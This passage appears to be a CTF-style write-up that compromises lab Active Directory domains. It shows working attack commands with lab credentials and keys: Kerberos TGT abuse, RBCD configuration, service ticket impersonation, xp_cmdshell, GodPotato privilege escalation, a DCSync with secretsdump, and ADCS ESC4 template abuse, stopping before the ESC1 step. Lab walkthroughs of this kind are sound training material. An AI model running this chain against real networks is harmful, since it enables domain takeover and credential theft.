
i’ve checked multiple articles for JEA bypass but didn’t get anyhing work for me
we got following

$cred = New-Object PSCredential('pong\c.carlssen', (ConvertTo-SecureString 'A()DUJ!@414' -AsPlainText -Force))let’s check what we are having as c.carlssen
also we found that the user is member of Remote Management Users group

so let’s try to get User’s TGT and then use it to login to DC2 on PONG.HTB
impacket-getTGT 'pong.htb'/'c.carlssen':'A()DUJ!@414' -dc-ip 192.168.2.2
export KRB5CCNAME=c.carlssen.ccacheand then login using evil-winrm
evil-winrm -i dc2.pong.htb -r pong.htb
Bingo We got user.txt finally ;)
now let’s start post-enum as we found in the Bloodhound we are having GenericWrite on svc_sql but first we need to check if machine is having MSSQL or not

as we can see the svc_sql is having SQLAdmin permission over DC2

After some research i came across the very interesting article
A Practical Guide To RBCD Exploitation
so first we abuse GenericWrite to configure RBCD

bloodyAD -d pong.htb -u c.carlssen -k --host dc2.pong.htb add rbcd 'svc_sql' 'Pong_gMSA$'now let’s use the above command and configure the RBCD
again if we check the Bloodhound we found another interesting group

and there’s 2 member of that group let’s impersonate the p.reiner
impacket-getST -k -no-pass -spn 'mssqlsvc/dc2.pong.htb' -impersonate 'P.Reiner' -dc-ip 192.168.2.2 'pong.htb/Pong_gMSA$

now we can login using mssql
impacket-mssqlclient -k -no-pass Pong.htb/P.Reiner@mssqlsvc_dc2.pong.htb@DC2.pong.htb
first thing i try to is enable_xm_cmdshell
enable_xp_cmdshell
and bingo we got the command execution, as we are running as service account let’s check if we have SeImpersonatePrivilege

we can see that we are having the SeImpersonatePrivilege using winrm shell let’s upload the GodPotato and add the c.carlssen into administrators.

now from svc_sql shell let’s run the GodPotato
xp_cmdshell C:\temp\GodPotato-NET4.exe -cmd 'whoami'
now let’s add ourselves into Administrators group
xp_cmdshell C:\temp\GodPotato-NET4.exe -cmd "net localgroup Administrators c.carlssen /add"
request the new TGT
impacket-getTGT 'pong.htb'/'c.carlssen':'A()DUJ!@414' -dc-ip 192.168.2.2
and then use psexec to get shell
impacket-psexec -k -no-pass pong.htb/c.carlssen@DC2.pong.htb
Le’t get the root.txt

LoL no root.txt 😟
as we know our full attack is not completed yet

so now we need to take the user R.Martinelli
using DCSync we can get NTLM and AES-KEY of the user
impacket-secretsdump -k -no-pass pong.htb/c.carlssen@DC2.pong.htb -just-dc-user R.Martinelli
now let’s get the TGT for the R.Martinelli
impacket-getTGT 'pong.htb'/'R.Martinelli' -aesKey 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 -dc-ip 192.168.2.2
we can see that CA MANAGERS is having GenericWrite, WriteDACL and WriteOwner on SMARTCARDAUTHENTICATION template

i was getting too many errors related to REALMS as we are dealing with cross-domain realms
moved to another tool i’ve used the bloodyAD to first give genericAll to c.roberts user
bloodyAD --host dc1.ping.htb --dc-ip 10.129.36.102 --dns 10.129.36.102 -d PONG.HTB -u R.Martinelli -p 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 -f aes -k kdc=192.168.2.2 kdcc=10.129.36.102 realmc=PING.HTB -v INFO add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' 'S-1-5-21-750635624-2058721901-1932338391-2617'
ADCS Attack Series: Abusing ESC4 via Template ACLs for Privilege Escalation
now we can use this article to abuse the ADCS-ESC4
after giving C.Roberts GenericAll we can use findcommand again to check what if it reflected or not

and we can see that it is vulnerable to ESC4 now 🙂
following the article now we need to first take backup (No need but i’m taking any case it it not work we can restore it without resetting whole machine)
certipy-ad template -u "c.roberts@ping.htb" -k -no-pass -dc-host dc1.ping.htb -target dc1.ping.htb -template 'SmartCardAuthentication' -save-configuration ESC4-original

so we can convert the ESC4 → ESC1
